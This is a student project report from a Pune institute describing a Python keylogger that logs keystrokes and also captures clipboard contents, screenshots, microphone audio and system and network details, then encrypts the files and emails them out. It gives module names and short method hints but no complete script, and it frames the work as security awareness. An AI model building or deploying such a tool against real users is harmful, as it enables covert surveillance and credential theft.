INSTITUTE FOR ADVANCED COMPUTING

AND

SOFTWARE DEVELOPMENT

AKURDI, PUNE

DOCUMENTATION ON

"Keylogger using python with email functionality"

PG-DITISS March-2023

SUBMITTED BY:

GROUP NO: 13

RUDALI PAWAR (233431)

NIDHI PAWASKAR (233423)

MR. KARTIK AWARI
PROJECT GUIDE

MR. ROHIT PURANIK
CENTRE COORDINATOR

ABSTRACT

In this project, we present a Python-based keylogger application designed to showcase the multifaceted capabilities of keystroke monitoring and data manipulation. The keylogger demonstrates the integration of email sending, clipboard content tracking, and logging of keystrokes on a target system. The primary motivation is to raise awareness about potential security vulnerabilities, educate users on preventive measures, and foster ethical discussions surrounding cybersecurity

TABLE OF CONTENT

1. INTRODUCTION

1.1 Keystroke logging:

Keystroke logging, also known as keylogging, is a technique used to capture and record the keystrokes typed on a computer keyboard. It involves monitoring and logging the keys pressed by a user, which can include letters, numbers, symbols, and special function keys. Keystroke logging can be carried out through software, hardware, or a combination of both.

Keystroke logging serves various purposes, both legitimate and malicious. Legitimate uses include:

- System Monitoring: Keystroke logging can be used by system administrators to monitor the activities of users on a network, ensuring security and compliance.
- User Activity Analysis: Organizations may utilize keyloggers to analyze user behavior and improve user experience in software applications.
- Parental Control: Parents can employ keyloggers to monitor their children's online activities and protect them from potentially harmful content.
- Data Recovery: In case of system crashes or accidental data loss, keyloggers can help recover typed text.

However, keyloggers can also be used maliciously for activities such as:

- Cybercrime: Malicious actors can use keyloggers to steal sensitive information such as passwords, credit card numbers, and personal details for identity theft or financial fraud.

- Espionage: Keyloggers can be employed to gain unauthorized access to confidential information or business secrets.
- Unlawful Surveillance: Some keyloggers are used to secretly monitor users without their consent, violating their privacy and legal rights.

1.2 Python

Python is a high-level, general-purpose programming language. Its design philosophy emphasizes code readability with the use of significant indentation. Developed by Guido van Rossum.

1.3 Pycharm IDE

PyCharm is a popular integrated development environment (IDE) specifically designed for Python programming. Developed by JetBrains, PyCharm offers a range of features and tools that facilitate efficient and productive Python development.

1.4 Features

-Saves every single key and special characters

-Gets Computer Information (RAM, OS) & Network Information (IP Address, MAC Address)

-Clipboard

-Screenshots

-Used file handling

1.5 Problem Statement

Create an advanced keylogger in python which has the capability of sending emails, getting screenshots, recording your microphone, getting computer information, and the clipboard. All features work together to create both a keylogger.

1.6 OBJECTIVE

The primary objective of this project is to build a comprehensive demonstration of a keylogger application with several distinct functionalities, including keystroke logging, clipboard content monitoring, email alerting, and data encryption. By simulating the actions of malicious software, the project aims to enhance users' awareness of cybersecurity risks, educate them on preventive measures, and foster ethical discussions surrounding the responsible usage of digital technology.

2. System Requirements

1.1 Hardware Requirements:

Sr. No.	Parameters	Requirements
1	Processor	Core i3/i5
2	RAM	16 GB
3	Keyboard	
4	Microphone	

1.2 Software Requirements:

Sr. No.	Parameters	Requirements
1	Operating system	Windows 8 /10
2	Coding language	Python
3	IDE	Pycharm

3. INSTALLATION

3.1 Package," "module," and "library" are terms used in programming, particularly in Python, to refer to different organizational units for organizing code. Let's clarify the differences between these terms:

1. *Module*: A module is a single file containing Python code. It can define functions, classes, and variables. Modules are used to logically organize related code into separate files, making code easier to manage, reuse, and maintain. You can import and use modules in other Python scripts to access their contents. For example, when you import the math module (import math), you can use functions like math.sqrt().
2. *Library*: A library is a collection of modules that provides specific functionalities. Libraries can include multiple modules that are related to a common theme or purpose. For instance, the os library provides modules for interacting with the operating system, and the requests library provides modules for making HTTP requests. Libraries are designed to be reused across different projects to save time and effort. You usually need to install a library using tools like pip before you can use it.
3. *Package*: A package is a way to organize related modules and sub-packages. A package is a directory that contains a special file named __init__.py, which indicates that the directory should be treated as a package. Packages can have multiple levels of nested sub-packages and modules, forming a hierarchical structure. Packages allow for better organization of code, especially when dealing with larger projects. For example, the numpy library is organized as a package that contains various sub-packages and modules.

In summary:

- A module is a single file containing code.
- A library is a collection of related modules that provide specific functionality.
- A package is a way to organize related modules and sub-packages, forming a hierarchical structure.

Before you start writing code, it's important to ensure you have Python installed as well as the proper modules.

3.2 Install Python
https://www.python.org


3.3 Install Pycharm IDE
https://www.jetbrains.com/pycharm/download/#section=windows

3.4 Install modules
Download all packages / modules / dependencies for the project. There are multiple methods to do this, including using the pip tool, or directly importing through PyCharm.


File>Settings>Intrepreter>click + icon .

For example, to install pillow package follow above path and click on install on package. Wait for package to get installed. After successful installation start other packages. For this project we need

- pywin32
- pynput
- scipy
- cryptography
- requests
- pillow
- sounddevice





3.4.1 Pillow package(example)



3.4.2 All needed packages installed

4. DIAGRAM


Listener
Create Listener
(on_press, on_release)
on_press()
Key pressed
Capture and Record
Keystrokes
Append key to list
Check if enough keys


Write to file
on_release()
Check if stopping key
Stopping key pressed
Finish Keylogger

5. WORKING AND IMPLMENTATION

- CREATING FILES AND APPENDING TO FILES

For multiple parts of the keylogger, we will be appending data to files. Before we append data to files, we must first create variables with the proper extensions. Here are the variables you will need with the proper extensions.

system_information = **"system.txt"**

audio_information = **"audio.wav"**

clipboard_information = **"clipboard.txt"**

screenshot_information = **"screenshot.png"**

keys_information = **"key_log.txt"**

We will also need 3 addition files for encryption, I simply used the e_file_name syntax for each file.

system_information_e = **'e_system.txt'**

clipboard_information_e = **'e_clipboard.txt'**

keys_information_e = **'e_keys_logged.txt'**

To open and append to files, use the with ***open(file_path, "a") as f***:

To write to the file, simply use the ***f.write(data)*** method

- LOGGING KEYS

To log keys using python, we will be using the pynput module.

Module to install:

from pynput.keyboard **import** Key, Listener

Key Ideas with pynput:

• pynput has multiple functions including on_press, write_file, and on_release

- EMAIL

To add an email functionality, we will be using the email module.

Modules to install:

```
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText
from email.mime.base import MIMEBase
from email import encoders
import smtplib
```

- COMPUTER INFORMATION

To gather computer information, we will use socket and platform modules.

Modules to install:

```
import socket
import platform
```

Key Ideas with socket:

• The ***hostname = socket.gethostname()*** method gets the hostname

• To get the internal IP address, use ***socket.gethostbyname(hostname)*** method

Key ideas with platform:

• To receive processor information, use the ***platform.processor()*** method

• To get the system and version information use ***platform.system()*** and ***platform.version()***

• To get the machine information, use the **platform.machine()** method

To get external (public facing) IP address, use api.ipify.org

• Use the ***get('https://api.ipify.org').text*** to get external ip

- CLIPBOARD

To get the clipboard information, we will be using the win32clipboard module, which is a submodule of pywin32

Module to install:

```
import win32clipboard
```

- MICROPHONE

To record with microphone, we will be using the sounddevice module and writing to a .wav file using the scipy.io.wavefile module.

Module to install:

```
from scipy.io.wavfile import write
import sounddevice as sd
```

- SCREENSHOT

To take a screenshot, we will use the ImageGrab from the Pillow Module.

Modules to install:

from multiprocessing **import** Process, freeze_support

from PIL **import** ImageGrab

Key Ideas with ImageGrab:

- The ***ImageGrab.grab()*** method takes a screenshot
- To save the image, use the ***image_variable.save()*** method

- BUILD THE TIMER

To build a timer which goes through a certain number of iterations before the keylogger ends, we will be using the timer function.

- ENCRYPTION OF FILES


To encrypt files, we will use the cryptography.fernet module.

Module to import:


from cryptography.fernet **import** Fernet

6. RESULT & OUTPUT


- Key2.py script



